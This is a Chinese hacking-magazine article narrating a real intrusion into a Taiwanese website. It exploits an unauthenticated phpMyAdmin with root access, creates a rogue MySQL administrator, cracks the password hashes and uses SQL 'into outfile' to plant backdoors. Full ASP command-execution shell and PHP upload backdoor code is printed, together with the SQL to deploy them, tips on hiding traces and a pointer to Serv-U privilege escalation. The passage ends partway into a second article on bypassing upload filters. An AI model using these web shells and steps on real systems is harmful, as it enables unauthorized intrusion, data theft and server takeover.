原以为到此结束的，可是目标机器的8080端口引起了我的注意，进入"www.target.com.tw:8080"，出现的是"欢迎使用phpMyAdmin 2.6.0-rc1 "，这个不用我说了吧。PhpMyAdmin作为Web方式管理Mysql数据库的程序，但起眼的是"必须设定$cfg['PmaAbsoluteUri'] 在设定档内!"，最重要的还有"MySQL版本 4.0.21-nt 在 localhost执行，登入者为root@localhost"。这是PhpMyAdmin下面的config.inc.php设置上的错误。我们能直接进行访问而且不必输入口令，我们可以看出 `$cfg['Servers'][$i]['auth_type'] = 'config'`;为默认设置，我们知道PHP安装模式为Apache时使用http和cookie，如果PHP安装模式为CGI，可以是用cookie，默认为config，这是危险的设置，我们可以不需要认证登录PhpMyAdmin，而且以本地root进行登录。我们来查看一下权限，如图1所示。



图 1

管理员建立了一个用户给予自己的web程序使用，而留下root并没有进行清理或者限制，ALL PRIVILEGES所有权限。这样一来，我们就可以建立一个mysql管理员了，结果在预料之中，并没有权限不够的出错提示，成功建立Mysql管理员帐号。有关操作PhpMyAdin并非此文的要点，这里不再多说。

呵呵，有了管理员帐号，我们就可以做很多事情了，当然目的只有一个，取得服务器权限，当然这中间还有一道工序还没有完成，Mysql不象MSQL那样只要以数据库管理员连接成功就可以直接进行添加系统管理员等操作。以我们建立的用户进行连接，记得牛族开发过一个SuperMysql（mysql数据库连接程序），我们无须本地安装mysql或者其他的数据库软件，SuperMysql已足够让我们执行命令和查看数据库内容。我们以刚才建立的用户名和密码，填入IP进行登录，登录成功会显示提示框，点击确认后界面如图2。




图 2

我们打开"mysql"这个数据库，可以看到数据库管理员的密码，不过是加密过的。呵呵，为了隐藏起见，我们破解出其中一个，以后就方便多了，以免被管理员无意中发现。"工欲善其事，必先利其器"，感谢xuanniao大哥写的crackmysql（破7位密码只要10分钟）速度极快，不管那么多了，先让他跑一下。发现加密过的密码都是一样的，管理员如此疏忽，把加密过的密码抓下来，不出五分钟，密码出来了，7851465。呵呵，现在我们可以删除刚才建立的那个用户，用其管理员帐号登录了，因为写这篇文章的时候，入侵已经过去了，这里就不再罗嗦，我再用supermysql以root连接的时候，却连接失败，百思不得其解，最后返回到PhpMyAdmin才明白，大家可以从图1看出来root只能从本地连接（主机为localhost）。而另一用户则意味着"任何主机"（% 通配符），这也是最不安全的地方。

我想下一步大家已经明白了，通过mysql数据库Backup MysqlDataWebShell。记得SuperHei写过一个autogetwebshell（PHP语言所写、只要输入远程MySQL地址、库名、用户名、密码、代码以及一个可写的Web目录，就直接导出一个WebShell）拿来试试，依次填入相关数据，点击提交，结果并没有连接成功，当然也就导出不了数据，一开始我是在本地架设的Apache，以为是本地的问题，放到自己空间里面实验，结果也一样，返回的页面却是"无法找到网页"，不知道是不是作者代码不完善的缘故，因为php也在学习之中，也就没有余力去看autogetwebshell的代码了，看来还只有自己动手了。看过Swan写的Backup a shell文章，MSSQL在导出文件时遇到了字符转换，这样代码不可能被解

释执行。同样在mysql中也存在此类问题。我们以《通过mysql入侵NT和win2000》一文参考，通过sql语句把脚本输入到数据库，再把脚本导出到目标主机的web目录，详细代码请参看原文，输入命令如图3。




图 3

如果执行成功将会返回到“mysql\bin”目录下。如果目标主机存在此表格或者cmd2.php存在，脚本将失效。

从浏览器中，虽然我们已经得到了Guest权限的shell，但是通过这个shell脚本却不能写东西，还有的说此shell为system shell，在此，不予雷同。看来只有换个shell试了，由于服务器放有asp论坛，拉出简易的asp后门，构造成一个sql文件！

```
use target;
create table XaCk3r (cmd TEXT);//这里创建一个XaCk3r的表格，一个cmd字段的文本数据，以下就是sql语句插入asp木马的内容了。
insert into XaCk3r values('<%@ Language=VBScript %>
<%
Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile
On Error Resume Next
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
szCMD = Request.Form(".CMD")
If (szCMD <> "") Then
szTempFile = "C:\" & oFileSys.GetTempName( )
Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
End If
%>
<HTML>
<BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%
If (IsObject(oFile)) Then
On Error Resume Next
Response.Write Server.HTMLEncode(oFile.ReadAll)
oFile.Close
Call oFileSys.DeleteFile(szTempFile, True)
End If
%>
</BODY>
</HTML>');
select * from XaCk3r into outfile 'd:\\www\\target\\XaCk3r.asp';//接着导出到web目录中。
```

然后转回到mysql目录，输入命令：**mysql -h IP -u usename -p <XaCk3r.sql**，命令执行成功并返回到mysql目录下，然后我们访问http://www.target.com/XaCk3r.asp，倒！执行错误。

```
Microsoft VBScript 编译器错误 错误 '800a0400'
缺少语句
/xack3r.asp，行2
\
```

原来打算省点事，不用那么一行一行的输入，但返回给我们的信息却并不让我满意。明显的代码写入的时候格式被破坏了，于是在本地进行测试，果然不出所料，在写入asp文件的时候，asp代码每一行都加了一个反斜杆“\”，导致代码不能正确执行，难道还得一行一行的输入，看来只好如此了！

再用牛族的Supermysql连接上去，输入以下命令。在这里说明一下，一年前的《一次艰难而真实的入侵》这篇文章，现在再次读起来，一些地方不予雷同。就比如插入代码到表格的语句，原文使用的是**insert into tmp values(\"<% Dim oScript\")**其中使用的是反斜杆“\”，不知道现在网络上的文章是不是有意处理的，原文我并没有读过。而本文大家也可以从上面看出，使用的是**insert into XaCk3r values('代码内容')**，使用的是单引号“'”，这样才能执行成功，否则执行失败。下面我们在supermysql里依次输入以下命令。

```
use target;
create table XaCk3r (cmd TEXT);
```

而asp后门也不得不一行一行的输入，不过，用上易优超级字典生成器的确省了点工夫，用途相信大家读过那篇文章也应该清楚，继续。

```
insert into XaCk3r values('<%@ Language=VBScript %>');
?????????????????????
insert into XaCk3r values('</HTML>');
```

不过，庆幸的是，输入的都弹出命令发送成功的消息框。最后一步，那就是导出asp文件了！ 大家可以从图4中看到表里写入的asp后门和发送成功的提示框了，怀着激动的心情访问http://www.target.com.tw/XaCk3r.asp，昏死！“找不到这个页面，您所要找的页面可能已经被移除了，可能是它的名称已经变更，或暂时无法使用。??????”居然出现这东西，这分明在整我！我们明明看到表里面的代码，为何导出了又访问不了，真是百思不得其解，多番询问高手，也没有得到答案。难道！！！不可能，导出的东西被第三方软件给吞噬了不成，那不是就没有戏了。难道努力都白费了，我们还是回到mysql环境下面吧，试试，在sql文件只需要写入两个语句然后存为sql文件。

```
use target;
select * from XaCk3r into outfile 'd:\\www\\target\\XaCk3r.asp';
```




图 4

接着回到 mysql 环境下；输入 **mysql -h XXX.XXX.XXX.XXX -u usename -p <XaCk3r.sql**，再访问http://www.target.com.tw/XaCk3r.asp，返回的结果仍然是“找不到这个页面”，难道是被杀毒软件给查杀了，此脚本后门也算是盛行以久的了，我没有再想加密，再次写入，那样添加到数据库的操作更加烦琐。既然目标服务器支持 Php，为何不换一个 Php 后门试试。而且 Php 后门代码简洁，并没有那么多麻烦。说干就干，拉出 php 上传后门，而且代码简短，植入进去也没有那么麻烦！继续连接 Supermysql，免不了的重复操作，我并没有在字符前做任何转换，或者替代，只不过是语句里把反斜杆“\”换成了单引号“'”看过《一次艰难而真实的入侵》文章的应该知道，原文采用的是反斜杆。代码如下：

```
<?php
$msg = copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]) ? 'Successful' : 'failure';
echo $msg;
?>
<form ENCTYPE='multipart/form-data' ACTION='' METHOD='POST'>
<input NAME='MyFile' TYPE='file'>
<input VALUE='Up' TYPE='submit'></form>
```

写入很顺利，导出的消息也发送成功，访问 http://www.target.com.tw/XaCk3r.php，惊喜！真是皇天不负有心人，如图 5。




图 5

这回我们我们从这个后门可以上传任何东西了，当然无非是上传个更强大的 php 后门。其实我们用不着那么麻烦，仍然可以构造 sql 文件省了不少事情，从《通过 mysql 入侵 NT 和 win2000》中可以看出 cmd2.php，处理后的 mysql 文件里所有双引号（"）前面都加入了一个斜杆“\”，还有这个符号“-”前面也要加入反斜杆“\”，因为考虑 mysql 语言结构把“"”和“-”当作语句的一些代码规范处理，所以导入后语句并非原型，而用反斜来起到转意作用，学过 C 语言的朋友都应该了解！处理后在 cmd 环境下进入 mysql 所在目录，执行 **mysql -h IP -u usename -p <XaCk3r.sql，以下是 XaCk3r.sql** 的内容：

```
use target;
create XaCk3r tmp (cmd TEXT); //这里创建一个XaCk3r的表格，一个cmd字段的文本数据
insert into XaCk3r values('<?php '); //这里就是插入代码到表里面了
$msg = copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]) ? \"Successful\" : \"failure\";
echo $msg;
?>
<form ENCTYPE=\"multipart/form-data\" ACTION=\"\" METHOD=\"POST\">
<input NAME=\"MyFile\" TYPE=\"file\">
<input VALUE=\"Up\" TYPE=\"submit\"></form>');
select * from XaCk3r into outfile 'd:\\www\\target\\XaCk3r.php'; //接着导出到web目录中
drop table XaCk3r; //删除表操作
```

上面的一些操作我们并没有此条语句，实际运用上，导出后最好删除此表，以免细心的管理员发现，不能疏忽。

继续访问 http://www.target.com.tw/XaCk3r.php，出现一个代码警告，如图 6。

```
Warning: Unexpected character in input: '\' (ASCII=92) state=1 in D:\www\target\index\xack3r.php on line
```




图 6

测试一下发现这个警告并没有影响到我的 Php 上传后门的功能，能正常上传！

到这里，我想入侵可以告一段落了，再次上传一个 asp 或者 php 超强管理后门，上去后，发现他的系统分区可写，并转到 C:\Program Files，我们可以看到管理员安装的一些软件，图 7。




图 7

HOHO，我想有几个软件大家都熟悉吧，最初我们上传的 asp 后门，是不是就因为它给夭折了。但其中的 Serv-U 我想就是我们取得主机权限的一大突破口了。ServUDaemon.ini 相信也大家也以此突破了不少主机，至于相关使用方法，请大家参考《通过 asp 木马配合 serv - u 取得管理员权限》一文，此文到次也差不多该结束了。

最后，虽然此文遇到的情况有一些巧合，但也费了不少周折。拿到的主机我们还是来简单的对它设置一下，先从 web 入手，目标主机一开始的缺陷就在于 phpMyAdmin 配置不当，其中有几个致命的地方。在 asp 后门下编辑 config.inc.php 文件，我们的确发现了一些地方和我们先前预料的一样。

A.**$cfg['Servers'][$i]['auth_type'] = 'cookie';** // 这里我应该改为 Http 或者 Cookie，原 config.inc.php 文件里是 config，这是主要的。

B.**$cfg['PmaAbsoluteUri'] = 'http://www.target.com.tw/phpmyadmin/';** // 原文为空，也是危险的设置。

一个人的战争

C．还有一点并不太确定，管理员管理数据库是否通过远程，如果是远程，那我们对root的操作直观重要，如果改动了root不能远程连接phpmyadmin那岂不是暴露了自己！假设是管理疏忽，安装后并未正确处理root用户，也没有远程管理这个打算，那么`$cfg['Servers'][$i]['user']        = 'root';`这个地方我们应该去掉root，这样才不会导致我们从Web直接访问phpmyadmin而可以浏览全部数据库，而我们的身份则是以root@localhost。话又说回来，如果管理员以远程方式通过phpmyadmin登录管理mysql数据，那么他应该意识到这个安全问题，所以我们做的更改是对的。为了安全起见，最好为phpMyAdmin设置专门的用户和权限，这里我们为目标设置为target，密码为7851465，该用户只能读取名为target数据库中的表：`grant select on target.* to target@localhost identified by "7851465";`，然后，编辑phpMyAdmin的config.inc.php文件：

```
$cfgServers[1]['controluser']   = 'target';
$cfgServers[1]['controlpass']   = '7851465';
```

入侵过程到此结束。

总结：此文记述的是一次真实的入侵过程，也是在一些同类文章的基础上写成，综合利用到一些知识，也有一些前述文章未能解决的问题！写得仓促，还望广大朋友得以谅解。此文提供的只是一种思路，着重的是解决了一些文章对导出shell的不足，也是本人多次尝试后的结果，希望能和更多的人交流学习。如果大家以后对3306端口进行扫描，发现有root空口令的话，就没有了那么多迷茫，当然要是在没有用别人写的工具的前提下那更好不过了，一些工具中仍然出现许多bug，并不一定在我们手里就能执行得那么顺利。更多的还是靠自己去帮助测试，来弥补一些软件作者的不足，这应该也算是一种精神所在吧！

（文章中涉及到的程序autogetwebshell已收录于光盘中）

不一样的上传

lcx

自动网爆出上传漏洞以来，关于asp及php、jsp等脚本系统的上传漏洞细节大家也一直在研究、发现。不过，归纳起来也不外乎两种情况。一个是由于上传的路径没有过滤，所以被恶意骇客用NULL空字符截断；一个是上传的文件名没有严谨的认证，以至于可以用多种方法绕过。这样一来造成了恶意攻击者直接上传脚本的可能。

前不久，我也碰到了一个上传的页面，不过与上边的两种方法都不一样，甚至上传的方法更为简单，不过为了拓宽大家的思维，所以在这里说说我的经验。这个ASP上传页面，必须是用户注册登录以后才出现的，也就有了第一层SESSION认证。上传倒是可以上传任意文件，连后缀都不变。但是在客户端他又加了一层JAVASCRIPT认证，只要是非JPG和GIF后缀，就自动提示你不要上传。为了便于演示，也不能再这里暴露我入侵的网站的原因，我又自己动手写了一个类似的上传页面，把代码放在下边给大家分析一下（我写的完整测试源码详见光盘）：

```
<%
if Request("password")="1234" then
session("password")="lcx"
response.redirect "upload1.asp"
elseif session("password")="" then
%>
——如果这里的接收密码不等于1234就出来一个登陆页面。
        <FORM name="user" method="POST">
<INPUT TYPE=password NAME=password> <INPUT TYPE=Submit VALUE="确认提交">
</form>
——如果密码输对了，SESSION值为lcx，上传代码开始工作了，不过这里有一个客户端验证的代码：

<script language="JavaScript">
function Preview()
{
 PP=frmAddLink.file1.value;
 if (PP=="") { alert("请选择图片文件所在路径！"); return; }
 PL=PP.length;
 PP=(PP.substr(PL-3,3)).toLowerCase();
 if (PL<=3 || (PP!="gif" && PP!="jpg" && PP!="bmp"))
 { alert("选取的文件格式不符，只能为jpg、gif、bmp"); return; }
